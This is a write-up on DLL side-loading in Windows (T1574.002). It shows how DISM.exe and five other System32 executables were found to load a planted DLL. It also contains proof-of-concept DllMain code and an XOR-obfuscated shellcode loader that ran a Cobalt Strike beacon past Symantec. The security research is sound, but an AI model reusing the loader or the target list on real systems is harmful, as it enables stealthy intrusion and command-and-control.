

# T1574.002 - DLL Side-Loading

Anthony R. Byrne

## Summary

DLL Side-loading is when an adversary uses a malicious DLL to trick the OS into loading and executing a payload by pretending to be a legitimate DLL used by trusted applications. With limited testing, we have been able to identify 6 pre-installed Microsoft application that are vulnerable to this attack. An attacker may wish to hijack an application with this technique to evade defence mechanisms by concealing their activity under a legitimate application.

## Background<sup>3 6 7 8 11</sup>

"A system can contain multiple versions of the same DLL. Applications can control the location from which DLLs are loaded by specifying a full path or by other mechanisms such as a manifest. If these methods are not used, the system searches for the DLL at load time." <sup>3</sup>

DLLs can contain multiple functions. There is an optional main function called `DLLMain` which a DLL implements if it wants to do any startup activity when it's first loaded. DLLs can also export functions that can be called by any other program at runtime.<sup>11</sup>

According to the Windows documentation, the API calls that can load libraries are [LoadLibrary](#) and [LoadLibraryEx](#):

A screenshot of a code editor showing the C++ signature for the `LoadLibraryA` function. The code is: 

```
HMODULE LoadLibraryA(
    LPCSTR lpLibFileName
);
```

 The editor has a dark theme and a 'Copy' button in the top right corner.

Figure 1 LoadLibraryA Microsoft Docs

A screenshot of a code editor showing the C++ signature for the `LoadLibraryExW` function. The code is: 

```
HMODULE LoadLibraryExW(
    LPCWSTR lpLibFileName,
    HANDLE hFile,
    DWORD dwFlags
);
```

 The editor has a dark theme and a 'Copy' button in the top right corner.

Figure 2 LoadLibraryEx Microsoft Docs

The `LoadLibrary` Windows API call returns a handle which can be used by `GetProcAddress` to retrieve the address of an exported function in a specified DLL so that it can be called.

## The vulnerability

@dmcxblue, the creator of the Red Team Notes 2.0 explained the issue succinctly:

*"Applications that improperly or vaguely specify the path of a required DLL may be open to a vulnerability in which an unintended DLL is loaded. Side-loading vulnerabilities specifically occur when WinSxS manifests are not explicit enough about characteristics of the DLL to be loaded. An adversary may take advantage of a legitimate program that is vulnerable by replacing the legitimate one with a malicious one."* <sup>4</sup>

# Scope

The scope of our testing was limited to the DLLMain entry point of DLLs loaded by applications in the C:\Windows\System32 directory.


## Steps to exploit

### 1. Identify a victim application<sup>6</sup>

When we gain an initial foothold on the victim's machine, we can search the process lists to identify potential targets for our attack. We will be targeting DISM because it is an official Windows utility for disk image management that comes pre-installed.

To identify the potential vulnerability, we can perform basic static analysis to find where DLLs are imported and the entry point through decompilation or by using APIMonitor. X-Force Red has a [Frida](#) script freely available on their GitHub called Windows Feature Hunter (WFH)<sup>8</sup> that automated this process of identifying DLLs that are loaded with the LoadLibrary API and the DLL entry point.

First, we copy the potential victim executable into the WFH directory. Then we run WFH against the program, signalling to it that we want to identify a potential entry point for side-loading. Here are results when running WFH against DISM.




```
Windows PowerShell
PS C:\Users\██████\Downloads\WFH-main\WFH-main> copy 'C:\Windows\System32\DISM.exe' .
PS C:\Users\██████\Downloads\WFH-main\WFH-main> python .\wfh.py -t .\DISM.exe -m dll
=====
Running Frida against .\DISM.exe
Error: 126
An error occurred while locating the DISM binaries. DISM is attempting to locate dismcore.dll.
Ensure that the DISM binaries are present and that you have Read permissions on the folder.
-----
[+] Potential DLLMain Sideloading: LoadLibraryExW,LPCWSTR : C:\Users\██████\Downloads\WFH-main\WFH-main\DismCore.dll, dwFlags : NONE
[+] Potential DLLMain Sideloading: LoadLibraryExW,LPCWSTR : C:\Users\██████\Downloads\WFH-main\WFH-main\Dism\DismCore.dll, dwFlags : NONE
[*] Writing raw Frida instrumentation to .\Dism.exe-raw.log
[*] Writing Potential DLL Sideloading to .\Dism.exe-sideloading.log
=====
[*] Writing dll results to dll_results.csv
PS C:\Users\██████\Downloads\WFH-main\WFH-main>
```

Figure 3 identifying potential vulnerability

As seen in Figure 3, WFH tells us that DISM loads dismcore.dll via the DLLMain entry point we mentioned earlier. Now that we have identified this, we can try write a DLL to see if we can trick dism.exe into loading and executing code within the DLLMain.

## 2. Creating our own malicious version of the legitimate DLL

The Microsoft Windows documentation gives us an example of how to implement the `DLLMain` function of a DLL file. We can implement this but add a message pop up to demonstrate that the code is being run when `dism` loads it into memory:



The screenshot shows the Visual Studio IDE with the `dllmain.cpp` file open. The code implements the `DllMain` function, which is called when the DLL is loaded. It includes a switch statement that handles different reasons for being called. In the `DLL_PROCESS_ATTACH` case, it displays a message box indicating that the malicious DLL has successfully side-loaded to hijack `dism.exe`.

```
1  #include "pch.h"
2
3  #define DllImport __declspec( dllimport )
4
5  BOOL APIENTRY DllMain(
6      HMODULE hModule,
7      DWORD ul_reason_for_call,
8      LPVOID lpReserved
9  )
10 {
11     switch (ul_reason_for_call)
12     {
13     case DLL_PROCESS_ATTACH:
14         MessageBoxA(NULL, "Successfully side-loaded my malicious DLL to hijack dism.exe", NULL, 0);
15         break;
16     case DLL_THREAD_ATTACH:
17     case DLL_THREAD_DETACH:
18     case DLL_PROCESS_DETACH:
19         break;
20     }
21     return TRUE;
22 }
23
```

The bottom of the screenshot shows the Output window with the following text:

```
Show output from: Build
1>Finished generating code
1>D111.vcxproj -> C:\Users\...source\repos\D111\x64\Release\D111.dll
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
```

Figure 4 Basic `DLLMain` implementation to demonstrate exploit

**\*NOTE: Our version of `dismcore.dll` must be compiled as a 64-bit binary\***

### 3. Using our malicious DLL to exploit the side-loading vulnerability that exists in the DISM utility

Now that we have created our malicious version of the dismcore DLL file, we can exploit dism.exe. Firstly, we copy dism.exe from its legitimate location to a location controlled by us that also contains our malicious DLL. We do this because the real directory contains the legitimate DLL file, and this vulnerability relies on the WinSxS misconfiguration. Also, the System32 folder is write protected so we cannot write our malicious DLL here.

Next, we run the DISM program. The DISM program executes as normal and tries to find the dismcore.dll library. It finds our version first in its search order and loads it into memory. Once our DLL is loaded into memory, the DLLMain function is executed and our payload by extension. This process is shown below.




Figure 5 Successful exploitation

Firing up process explorer, we can confirm we were successful. We can see they are running under the same PID and that DISM has loaded our version of the DLL based on the path of dismcore.dll.




Figure 6 Confirming results




## Other tested executables

We tested 55 random executables from the `C:\Windows\System32` folder. The executables we tested can be found in [Appendix A](#). Of the 55 executables we tested, 6 were found to be vulnerable to this attack (`Dism.exe`, `certreq.exe`, `SearchIndexer.exe`, `SearchProtocolHost.exe`, `SpeechModelDownload.exe`, `SpeechRuntime.exe`). All 6 vulnerable application and the DLL entry points are listed in [Appendix B](#).

## Weaponization

To demonstrate how this may be used in an attack, I utilized this technique to inject and execute shellcode for a cobalt strike beacon. I used the same technique to side-load a malicious version of a DLL but this time I exploited the `SpeechRuntime.exe` executable. The victim is also running Symantec Endpoint Protection. All traffic on the machine is also being directed through Palo Alto Network's application gateway (proxy) firewall.

As seen below, we used the `DLLMain` entry point. We hardcoded an encrypted version of the cobalt strike beacon shellcode into the binary file to evade static analysis techniques by Antivirus/EDR solutions while idle on-disk. We used a simple XOR operation for this. Once loaded into memory we decrypt the shellcode, reserve virtual memory for it, and finally copy it into this address space and execute it.



```
10
11  BOOL APIENTRY DllMain(
12      HMODULE hModule,
13      DWORD  ul_reason_for_call,
14      LPVOID lpReserved
15  )
16  {
17      unsigned char shellcode[] = "\xfd\x49\x82\xe5\xf1\xe9\x9c\x91\x1\x1\x40\x50\x40\x
18      DWORD shellcodeSize;
19      void* exec;
20
21      switch (ul_reason_for_call)
22      {
23      case DLL_PROCESS_ATTACH:
24          for (int i = 0; i < sizeof(shellcode); i++) {
25              shellcode[i] = shellcode[i] ^ 1;
26          }
27
28          shellcodeSize = (DWORD)sizeof(shellcode);
29
30          exec = VirtualAlloc(0, shellcodeSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
31          memcpy(exec, shellcode, shellcodeSize);
32          ((void(*)())exec)();
33
34          break;
35      case DLL_THREAD_ATTACH:
36      case DLL_THREAD_DETACH:
37      case DLL_PROCESS_DETACH:
38          break;
39      }
40      return TRUE;
41  }
```

Figure 7 `DLLMain` injecting cobalt strike beacon into memory

Initially, the results of our tests were partially successful. The cobalt strike beacon executed as planned and phoned home. The beacon continued to call home every 50s-2mins indefinitely.




Figure 8 Cobalt strike phoning home through the proxy firewall




Figure 9 Splunk records showing traffic between allowed out but not in

On our command and control (C2) server we received these calls; however, the application gateway (proxy) firewall was successfully blocking our servers attempts to respond with instructions. We suspect this is due to our requests being unencrypted HTTP traffic over port 80. When our server tried to respond it was blocked (shown in figure 9). We still consider this test to be a success because Semantic Endpoint Protection never alerted on this activity and the beacon stayed active phoning home periodically.

More testing is needed to verify if redoing the test over an encrypted HTTPS connection will prevent detection by the proxy firewall and allow two-way communication.

We performed this test a second time, with the proxy firewall protections disabled. This time, without our responses being blocked, we were able to have complete command and control through our beacon and C2 server.

